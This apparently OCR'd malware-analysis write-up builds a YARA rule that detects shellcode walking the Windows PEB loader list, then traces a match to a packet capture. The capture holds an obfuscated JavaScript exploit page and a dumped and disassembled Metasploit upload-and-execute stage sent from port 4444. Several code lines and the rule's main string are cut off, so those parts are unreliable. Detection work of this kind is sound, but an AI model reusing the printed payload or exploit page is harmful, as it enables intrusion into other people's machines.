c:  8b 76 0c                mov    esi,DWORD PTR [esi+0xc]
f:  8b 7f 0c                mov    edi,DWORD PTR [edi+0xc]
12: 8b 40 0c                mov    eax,DWORD PTR [eax+0xc]
21: 8b 47 0c                mov    eax,DWORD PTR [edi+0xc]
24: 8b 40 0c                mov    eax,DWORD PTR [eax+0xc]
27: 8b 58 0c                mov    ebx,DWORD PTR [eax+0xc]
2a: 8b 48 0c                mov    ecx,DWORD PTR [eax+0xc]
2d: 8b 50 0c                mov    edx,DWORD PTR [eax+0xc]
30: 8b 70 0c                mov    esi,DWORD PTR [eax+0xc]
33: 8b 78 0c                mov    edi,DWORD PTR [eax+0xc]
```

rule fragment: `8b ?? 0c`

((*(fs + 30) + 0xC) + 0xC)

list dereference

```
_0:00F2001B 8B 52 0C                mov     edx, [edx+0Ch]  ; load order
_0:00F2001B 8B 52 14                mov     edx, [edx+14h]  ; memory order
_0:00F2001B 8B 52 1C                mov     edx, [edx+1Ch]  ; init order
```

rule fragment: `8b ?? (0c | 14 | 1C)`

((*(fs + 30) + 0xC) + 0xC)

final rule

```
(64 a1 30 00 00 00 |
 64 8b (1d | 0d | 15 | 35 | 3d) 30 00 00 00 |
 31 (c0 | db | c9 | d2 | f6 | ff) [0-8] 64 8b ?? 30 )
[0-8]
8b ?? 0c
[0-8]
8b ?? (0c | 14 | 1C)
[0-8]
8b ?? (28 | 30)
```

peb_parsing.yara

Raw

```
rule peb_parsing
{
    meta:
        author = "William Ballenthin"
        email = "william.ballenthin@fireeye.com"
        license = "Apache 2.0"
        copyright = "FireEye, Inc"
        description = "Match x86 that appears to manually traverse the TEB/PEB/LDR data."

    strings:
       //                                                    ;; TEB->PEB
       // (64 a1 30 00 00 00 |                               ; mov eax, fs:30
       //  64 8b (1d | 0d | 15 | 35 | 3d) 30 00 00 00 |      ; mov $reg, DWORD PTR fs:0x30
       //  31 (c0 | db | c9 | d2 | f6 | ff) [0-8] 64 8b ?? 30 )   ; xor $reg; mov $reg, DWORD PTR fs:[$reg+0x30]
       // [0-8]                                              ; up to 8 bytes of interspersed instructions
       //                                                    ;; PEB->LDR_DATA
       // 8b ?? 0c                                           ; mov eax,DWORD PTR [eax+0xc]
       // [0-8]                                              ; up to 8 bytes of interspersed instructions
       //                                                    ;; LDR_DATA->OrderLinks
       // 8b ?? (0c | 14 | 1C)                               ; mov edx, [edx+0Ch]
       // [0-8]                                              ; up to 8 bytes of interspersed instructions
       //                                                    ;; _LDR_DATA_TABLE_ENTRY.DllName.Buffer
       // 8b ?? (28 | 30)                                    ; mov esi, [edx+28h]
       $peb_parsing = { (64 a1 30 00 00 00 | 64 8b (1d | 0d | 15 | 35 | 3d) 30 00 00 00 | 31 (c0 | db | c9 | d2 | f6 | ff) [0-8] 64 8b ??

    condition:
       $peb_parsing
}
```

```
user@hostname:/mnt/c/Users/user/Documents$ yara -r  peb_parsing.yara .. 2>/dev/null
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000005-s003.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000010-s003.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000016-s003.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000025-s003.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000027-s003.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000004-s005.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000034-s003.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000002-s003.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000004-s003.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000003-s005.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000003-s003.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000003-s004.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-000035-s005.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-2a6e3c1a.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot10.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot11.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot12.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot13.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot14.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot15.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot18.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot20.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot19.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot21.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot22.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot23.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-s003.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Virtual Disk-s005.vmdk
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot24.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot25.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot26.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot28.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot29.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot27.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot31.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot35.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot32.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot36.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot33.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot37.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot38.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot39.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot4.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot7.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot40.vmem
peb_parsing ../Documents/Virtual Machines/flarevm/Windows 7 x64 FLARE.vmwarevm/Windows 7 x64 FLARE-Snapshot5.vmem
```

```
sub_42B2D3 proc near
push    edi
push    esi
cld
mov     edx, large fs:30h
mov     edx, [edx+0Ch]
mov     edx, [edx+14h]
```

```
loc_42B2E3:
mov     esi, [edx+28h]
push    18h
pop     ecx
xor     edi, edi
```

```
loc_42B2EB:
xor     eax, eax
lodsb
cmp     al, 61h ; 'a'
jl      short loc_42B2F4
```

```
sub     al, 20h ; ' '
```

```
loc_42B2F4:
ror     edi, 0Dh
add     edi, eax
loop    loc_42B2EB
```

```
cmp     edi, 6A4ABC5Bh
mov     eax, [edx+10h]
mov     edx, [edx]
jnz     short loc_42B2E3
```

```
pop     esi
pop     edi
retn
sub_42B2D3 endp
```


```
sub_42B2D3 proc near
push    edi
push    esi
cld
mov     edx, large fs:30h
mov     edx, [edx+0Ch]
mov     edx, [edx+14h]
```

```
loc_42B2E3:
mov     esi, [edx+28h]
push    18h
```

```
public start
start proc near

var_4= dword ptr -4

cld
call    sub_401088
pusha
mov     ebp, esp
xor     eax, eax
mov     edx, fs:[eax+30h]
mov     edx, [edx+0Ch]
mov     edx, [edx+14h]
```

```
loc_401015:
mov     esi, [edx+28h]
movzx   ecx, word ptr [edx+26h]
xor     edi, edi
```

```
loc_40101E:
lodsb
cmp     al, 61h ; 'a'
jl      short loc_401025
```

```
sub     al, 20h ; ' '
```

```
loc_401025:
ror     edi, 0Dh
add     edi, eax
loop    loc_40101E
```

```
push    edx
push    edi
mov     edx, [edx+10h]
mov     ecx, [edx+3Ch]
mov     ecx, [ecx+edx+78h]
jecxz   short loc_401082
```

```
add     ecx, edx
push    ecx
mov     ebx, [ecx+20h]
add     ebx, edx
mov     ecx, [ecx+18h]
```

```
loc_401045:
jecxz   short loc_401081
```

```
pusha
mov     ebp, esp
xor     eax, eax
mov     edx, fs:[eax+30h]
mov     edx, [edx+0Ch]
mov     edx, [edx+14h]
```

```
loc_401015:
mov     esi, [edx+28h]
movzx   ecx, word ptr [edx+26h]
xor     edi, edi
```

```
Every 30.0s: file * | cut -d: -f2 | sort | uniq -c | sort -nr

    621  data
    365  Composite Document File V2 Document, Little Endian, Os
    169  ASCII text
     33  Composite Document File V2 Document, Cannot read section info
     26  Composite Document File V2 Document, Can't read directory
     24  Zip archive data, at least v2.0 to extract
     17  tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
     16  Macromedia Flash data, version 32
     10  tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 262144)
      9  POSIX tar archive (GNU)
      8  Zip archive data, at least v1.0 to extract
      4  RAR archive data, v4, os
      3  RAR archive data, v2.0, os
      3  PDF document, version 1.5
      3  Hangul (Korean) Word Processor File 5.x
      3  Composite Document File V2 Document, Can't read SSAT
      2  empty
      2  Transport Neutral Encapsulation Format
      2  Macromedia Flash data, version 36
      2  Java archive data (JAR)
      2  DOS executable (COM)
      1  tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 32767)
      1  ScreamTracker III Module sound data Title
      1  ScreamTracker III Module sound data
      1  POSIX tar archive
      1  PDF document, version 1.4
      1  Microsoft OOXML
      1  Macromedia Flash data, version 25
      1  JPEG 2000 Part 1 (JP2)
      1  Composite Document File V2 Document, Can't read SAT
      1  Compiled PSI (v2) data (t$\364_+\311\261G\275\200\300R\0161o\030\003o\030\203\307\004\342\365\374\350\202)
      1  COM executable for DOS
      1  CDFV2 Microsoft Excel
      1  CDFV2 Encrypted
```

```
$ file 14e22277938b68104740f5d45a0f8577660b6c2c59875ba318edb0c98d2f8f74
14e22277938b68104740f5d45a0f8577660b6c2c59875ba318edb0c98d2f8f74: tcpdump capture file (little-endian)
```

```
$ yara -s ../../Documents/peb_parsing.yara 14e22277938b68104740f5d45a0f8577660b6c2c59875ba318edb0c98d2
peb_parsing 14e22277938b68104740f5d45a0f8577660b6c2c59875ba318edb0c98d2f8f74
0x4317:$import_parsing: 31 D2 64 8B 52 30 8B 52 0C 8B 52 14 8B 72 28
```

14e22277938b68104740f5d45a0f8577660b6c2c59875ba318edb0c98d2f8f74.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Vmware_ab:3f:07	Broadcast	ARP	42	Gratuitous ARP for 163.229.77.205 (Request)
2	0.000382	Vmware_c9:f6:af	Vmware_ab:3f:07	ARP	60	Gratuitous ARP for 163.229.77.205 (Reply) (duplicate use of 163.229.77.205 detected!)
3	0.000394	[redacted]	[redacted]	TCP	62	1062 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
4	0.000566	[redacted]	[redacted]	TCP	62	8080 → 1062 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
5	0.000592	[redacted]	[redacted]	TCP	54	1062 → 8080 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6	0.001433	[redacted]	[redacted]	HTTP	531	GET /uP7eQhFUwJJAWj HTTP/1.1
7	0.001699	[redacted]	[redacted]	TCP	60	8080 → 1062 [ACK] Seq=1 Ack=478 Win=15544 Len=0
8	0.313354	[redacted]	[redacted]	TCP	1514	8080 → 1062 [ACK] Seq=1 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
9	0.313728	[redacted]	[redacted]	TCP	1514	8080 → 1062 [ACK] Seq=1461 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
10	0.313737	[redacted]	[redacted]	TCP	1514	8080 → 1062 [ACK] Seq=2921 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
11	0.313742	[redacted]	[redacted]	TCP	1514	8080 → 1062 [ACK] Seq=4381 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
12	0.313749	[redacted]	[redacted]	TCP	1514	8080 → 1062 [ACK] Seq=5841 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
13	0.313767	[redacted]	[redacted]	TCP	1514	8080 → 1062 [ACK] Seq=7301 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
14	0.313840	[redacted]	[redacted]	TCP	54	1062 → 8080 [ACK] Seq=478 Ack=8761 Win=64240 Len=0
15	0.313891	[redacted]	[redacted]	TCP	1514	8080 → 1062 [ACK] Seq=8761 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
16	0.313900	[redacted]	[redacted]	TCP	1514	8080 → 1062 [ACK] Seq=10221 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
17	0.313928	[redacted]	[redacted]	TCP	54	1062 → 8080 [ACK] Seq=478 Ack=11681 Win=62780 Len=0
18	0.314092	[redacted]	[redacted]	TCP	1514	8080 → 1062 [ACK] Seq=11681 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
19	0.314359	[redacted]	[redacted]	TCP	1514	8080 → 1062 [ACK] Seq=13141 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
20	0.314368	[redacted]	[redacted]	HTTP	121	HTTP/1.1 200 OK (text/html)
21	0.314389	[redacted]	[redacted]	TCP	54	1062 → 8080 [ACK] Seq=478 Ack=14668 Win=59793 Len=0
22	0.357993	[redacted]	[redacted]	TCP	54	[TCP Window Update] 1062 → 8080 [ACK] Seq=478 Ack=14668 Win=63553 Len=0

```
HTTP/1.1 200 OK
Content-Type: text/html
Connection: Keep-Alive
Server: Apache
Content-Length: 14560

<html><body>
<button id='HgHpuQeZiSZJnMVsoHOkBSRuJEJkoNwNxzrbFBGkYIsxwlfxHucGbC'
onclick='ZoVKvHKSRnntgZNnWORjTBcISbcHHKJUcBaeieKytBInMJSYHlnUvjqgapwijVDlDTThXkjoPkSpSXgFFGcKVyNiXhSUy();' style='display:n
<script language='javascript'>
function oVKUOAsOws(){
  var fUTsa =
unescape(String.fromCharCode(0x25,0165,063,061,0145,0x31,045,0165,0x38,0144,102,56,0x25,0x75,0146,0x39,49,0x31,0x25,117,0x3
7,117,0142,0x37,51,0146,045,0165,49,064,0x37,0x66,0x25,0x75,0144,0x35,061,51,0x25,0x75,98,51,064,070,37,0165,57,51,060,53,0
1,57,37,0x75,063,067,0x62,070,0x25,0165,064,0x33,57,060,0x25,0x75,98,101,52,0x61,0x25,117,070,57,064,060,37,0165,0x32,57,0x
63,52,98,0x31,37,117,0x62,0x36,0142,53,37,0165,50,0x33,0x34,0142,0x25,0165,51,0x35,0144,54,045,117,071,062,062,0x34,0x25,01
0165,0x62,0x32,97,071,0x25,117,0x32,0x35,067,071,0x25,0x75,0x32,0x63,0x62,0x30,0x25,0x75,101,063,48,0x31,37,0165,0142,98,06
,0x32,064,0x32,37,0x75,0x34,0x37,54,54,045,117,98,52,0x34,0x65,045,0x75,98,0x66,0142,57,37,0165,061,062,0x39,102,045,117,55
117,0x30,0x63,0x33,0x64,0x25,0165,55,52,067,0x62,37,0165,0x37,0142,0x37,0x35,045,117,0x65,51,49,0x39,37,117,062,97,067,0x32
7,0x63,045,0165,060,0x33,0x37,52,0x25,117,070,0x63,0x66,065,045,0x75,0x33,0x66,101,062,045,0165,98,102,071,0x36,0x25,0x75,0
17,070,0x33,50,0146,045,0x75,060,99,0146,0143,0x25,117,98,0145,57,0x30,0x25,0165,0x39,0x33,52,0x36,045,117,0x32,99,0x37,54,
,37,117,56,0x34,0142,061,045,0x75,0x33,99,0x65,98,37,117,0x39,0x37,49,0x34,0x25,117,071,0x66,0x36,066,37,117,064,070,062,06
,0x62,55,37,0165,0144,0x35,51,0x32,37,0165,0x34,102,0142,070,37,0165,0x34,0x32,0x38,0144,0x25,117,0x64,064,0x33,071,0x25,0x
x39,0x25,0x75,067,0x37,0x30,065,37,0165,0x66,0x39,062,0x38,0x25,0165,067,0141,51,0x34,37,0x75,48,98,0x37,0144,37,0x75,50,06
,071,0x36,0x37,37,0x75,0x34,0142,064,0x31,0x25,0165,0142,060,98,0142,045,117,0142,53,52,101,045,0165,0142,0141,071,062,0x25
4,57,045,0x75,0142,062,0x66,0x38,37,0x75,0x66,065,070,0x35,0x25,0165,50,0144,0x37,063,37,0165,0x33,0144,48,52,0x25,0x75,014
,0165,061,0x30,0x39,0x31,37,0x75,0x62,53,0x66,0144,37,0165,067,0141,55,065,0x25,0165,52,0x61,55,0x37,0x25,0x75,101,50,49,0x
,48,52,045,0165,0x34,0x30,060,065,0x25,117,56,0x36,064,0x39,37,0x75,100,51,102,0x36,0x25,117,0x37,101,101,0142,37,0x75,0x32
,067,99,0x62,55,0x25,117,063,070,067,102,0x25,0x75,101,063,0144,061,37,0165,063,0144,067,0x62,0x25,0165,0146,0x63,54,0142,0
7,56,37,117,50,0x64,98,0x38,37,0x75,0x31,0x35,0x31,0x63,37,117,067,49,064,067,0x25,0165,0x62,071,064,51,0x25,0x75,0x39,0142
38,0x38,0146,0x39,0x25,0x75,0x30,0143,0x65,49,37,0x75,0x32,0x30,0142,064,045,117,063,067,101,060,045,0165,0x34,101,54,0x37,
```

```
> Frame 28: 452 bytes on wire (3616 bits), 452 bytes captured (3616 bits)
> Ethernet II, Src: Vmware_c9:f6:af (00:0c:29:c9:f6:af), Dst: Vmware_ab:3f:07 (00:0c:29:ab:3f:07)
> Internet Protocol Version 4,
> Transmission Control Protocol, Src Port: 4444, Dst Port: 1063, Seq: 5, Ack: 1, Len: 398
v Data (398 bytes)
    Data: fce8890000006089e531d2648b52308b520c8b52148b7228...
    [Length: 398]
```

```
0000  00 0c 29 ab 3f 07 00 0c  29 c9 f6 af 08 00 45 00   ··)·?··· )·····E·
0010  01 b6 36 c7 40 00 40 06  1f 16 a3 e5 4d cd a3 e5   ··6·@·@· ····M···
0020  4d cd 11 5c 04 27 bf ea  54 98 17 1e f0 94 50 18   M··\·'·· T·····P·
0030  39 08 70 1a 00 00 fc e8  89 00 00 00 60 89 e5 31   9·p····· ····`··1
0040  d2 64 8b 52 30 8b 52 0c  8b 52 14 8b 72 28 0f b7   ·d·R0·R· ·R··r(··
0050  4a 26 31 ff 31 c0 ac 3c  61 7c 02 2c 20 c1 cf 0d   J&1·1··< a|·, ···
0060  01 c7 e2 f0 52 57 8b 52  10 8b 42 3c 01 d0 8b 40   ····RW·R ··B<···@
0070  78 85 c0 74 4a 01 d0 50  8b 48 18 8b 58 20 01 d3   x··tJ··P ·H··X ··
0080  e3 3c 49 8b 34 8b 01 d6  31 ff 31 c0 ac c1 cf 0d   ·<I·4··· 1·1·····
0090  01 c7 38 e0 75 f4 03 7d  f8 3b 7d 24 75 e2 58 8b   ··8·u··} ·;}$u·X·
00a0  58 24 01 d3 66 8b 0c 4b  8b 58 1c 01 d3 8b 04 8b   X$··f··K ·X******
00b0  01 d0 89 44 24 24 5b 5b  61 59 5a 51 ff e0 58 5f   ···D$$[[ aYZQ··X_
00c0  5a 8b 12 eb 86 5d 6a 7f  58 c1 e0 03 29 c4 54 50   Z····]j· X···)·TP
00d0  68 30 f3 49 e4 ff d5 8d  04 04 c7 00 73 76 63 2e   h0·I···· ····svc.
00e0  c7 40 04 65 78 65 00 89  e0 50 6a 00 6a 06 6a 02   ·@·exe·· ·Pj·j·j·
00f0  6a 00 6a 07 68 00 00 00  e0 50 68 da f6 da 4f ff   j·j·h··· ·Ph···O·
0100  d5 89 c3 54 89 e6 6a 00  6a 04 56 57 68 02 d9 c8   ···T··j· j·VWh···
0110  5f ff d5 8b 36 6a 04 68  00 10 00 00 56 6a 00 68   _···6j·h ····Vj·h
0120  58 a4 53 e5 ff d5 53 53  89 e1 6a 00 51 56 50 53   X·S···SS ··j·QVPS
0130  89 c3 6a 00 56 53 57 68  02 d9 c8 5f ff d5 01 c3   ··j·VSWh ···_····
0140  29 c6 85 f6 75 ec 68 2d  57 ae 5b ff d5 59 68 c6   )···u·h- W·[··Yh·
0150  96 87 52 ff d5 57 57 57  31 f6 6a 12 59 56 e2 fd   ··R··WWW 1·j·YV··
0160  66 c7 44 24 3c 01 01 8d  44 24 10 c6 00 44 54 50   f·D$<··· D$···DTP
0170  56 56 56 46 56 4e 56 56  ff 74 24 78 56 68 79 cc   VVVFVNVV ·t$xVhy·
0180  3f 86 ff d5 89 e0 4e 56  46 ff 30 68 08 87 1d 60   ?·····NV F·0h···`
0190  ff d5 57 68 75 6e 4d 61  ff d5 ff 74 24 58 68 d7   ··WhunMa ···t$Xh·
01a0  2e dd 13 ff d5 bb f0 b5  a2 56 68 a6 95 bd 9d ff   ........ ·Vh·····
01b0  d5 3c 06 7c 0a 80 fb e0  75 05 bb 47 13 72 6f 6a   ·<·|···· u··G·roj
01c0  00 53 ff d5                                        ·S··
```

```
00000000  8e 01 00 00                                       ....
00000004  fc e8 89 00 00 00 60 89  e5 31 d2 64 8b 52 30 8b  ......`. .1.d.R0.
00000014  52 0c 8b 52 14 8b 72 28  0f b7 4a 26 31 ff 31 c0  R..R..r( ..J&1.1.
00000024  ac 3c 61 7c 02 2c 20 c1  cf 0d 01 c7 e2 f0 52 57  .<a|., . ......RW
00000034  8b 52 10 8b 42 3c 01 d0  8b 40 78 85 c0 74 4a 01  .R..B<.. .@x..tJ.
00000044  d0 50 8b 48 18 8b 58 20  01 d3 e3 3c 49 8b 34 8b  .P.H..X  ...<I.4.
00000054  01 d6 31 ff 31 c0 ac c1  cf 0d 01 c7 38 e0 75 f4  ..1.1... ....8.u.
00000064  03 7d f8 3b 7d 24 75 e2  58 8b 58 24 01 d3 66 8b  .}.;}$u. X.X$..f.
00000074  0c 4b 8b 58 1c 01 d3 8b  04 8b 01 d0 89 44 24 24  .K.X.... .....D$$
00000084  5b 5b 61 59 5a 51 ff e0  58 5f 5a 8b 12 eb 86 5d  [[aYZQ.. X_Z....]
00000094  6a 7f 58 c1 e0 03 29 c4  54 50 68 30 f3 49 e4 ff  j.X...). TPh0.I..
000000A4  d5 8d 04 04 c7 00 73 76  63 2e c7 40 04 65 78 65  ......sv c..@.exe
000000B4  00 89 e0 50 6a 00 6a 06  6a 02 6a 00 6a 07 68 00  ...Pj.j. j.j.j.h.
000000C4  00 00 e0 50 68 da f6 da  4f ff d5 89 c3 54 89 e6  ...Ph... O....T..
000000D4  6a 00 6a 04 56 57 68 02  d9 c8 5f ff d5 8b 36 6a  j.j.VWh. ..._...6j
000000E4  04 68 00 10 00 00 56 6a  00 68 58 a4 53 e5 ff d5  .h....Vj .hX.S...
000000F4  53 53 89 e1 6a 00 51 56  50 53 89 c3 6a 00 56 53  SS..j.QV PS..j.VS
00000104  57 68 02 d9 c8 5f ff d5  01 c3 29 c6 85 f6 75 ec  Wh..._.. ..)...u.
00000114  68 2d 57 ae 5b ff d5 59  68 c6 96 87 52 ff d5 57  h-W.[..Y h...R..W
00000124  57 57 31 f6 6a 12 59 56  e2 fd 66 c7 44 24 3c 01  WW1.j.YV ..f.D$<.
00000134  01 8d 44 24 10 c6 00 44  54 50 56 56 56 46 56 4e  ..D$...D TPVVVFVN
00000144  56 56 ff 74 24 78 56 68  79 cc 3f 86 ff d5 89 e0  VV.t$xVh y.?.....
00000154  4e 56 46 ff 30 68 08 87  1d 60 ff d5 57 68 75 6e  NVF.0h.. .`..Whun
00000164  4d 61 ff d5 ff 74 24 58  68 d7 2e dd 13 ff d5 bb  Ma...t$X h.......
00000174  f0 b5 a2 56 68 a6 95 bd  9d ff d5 3c 06 7c 0a 80  ...Vh... ...<.|..
00000184  fb e0 75 05 bb 47 13 72  6f 6a 00 53 ff d5        ..u..G.r oj.S..
00000192  00 04 0e 00                                       ....
00000196  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  MZ...... ........
000001A6  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........ @.......
000001B6  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
000001C6  00 00 00 00 00 00 00 00  00 00 00 00 f0 00 00 00  ........ ........
000001D6  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  ........ !..L.!Th
000001E6  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  is progr am canno
000001F6  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  t be run  in DOS
00000206  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  mode.... $.......
```

```
seg000:000000000000000B 89 E5                                   mov     ebp, esp
seg000:000000000000000D 31 D2                                   xor     edx, edx
seg000:000000000000000F 64 8B 52 30                             mov     edx, fs:[rdx+30h]
seg000:0000000000000013 8B 52 0C                                mov     edx, [rdx+0Ch]
seg000:0000000000000016 8B 52 14                                mov     edx, [rdx+14h]
seg000:0000000000000019
seg000:0000000000000019                         loc_19:                                 ; CODE XREF: seg000:0000000000000091↓j
seg000:0000000000000019 8B 72 28                                mov     esi, [rdx+28h]
seg000:000000000000001C 0F B7 4A 26                             movzx   ecx, word ptr [rdx+26h]
seg000:0000000000000020 31 FF                                   xor     edi, edi
seg000:0000000000000022
```

HD Moore Overhaul of the metasploit payloads from Stephen Fewer - smaller/clea... 49b7dcb on Jul 31, 2009

0 contributors

138 lines (135 sloc) | 8.23 KB


Raw Blame History

```
;-----------------------------------------------------------------------------;
; Author: Stephen Fewer (stephen_fewer[at]harmonysecurity[dot]com)
; Compatible: Windows 7, 2008, Vista, 2003, XP, 2000, NT4
; Version: 1.0 (28 July 2009)
; Size: 398 bytes
; Build: >build.py stage_upexec
;-----------------------------------------------------------------------------;
[BITS 32]
[ORG 0]

; By here EDI will be our socket and EBP will be the address of 'api_call' from stage 1.
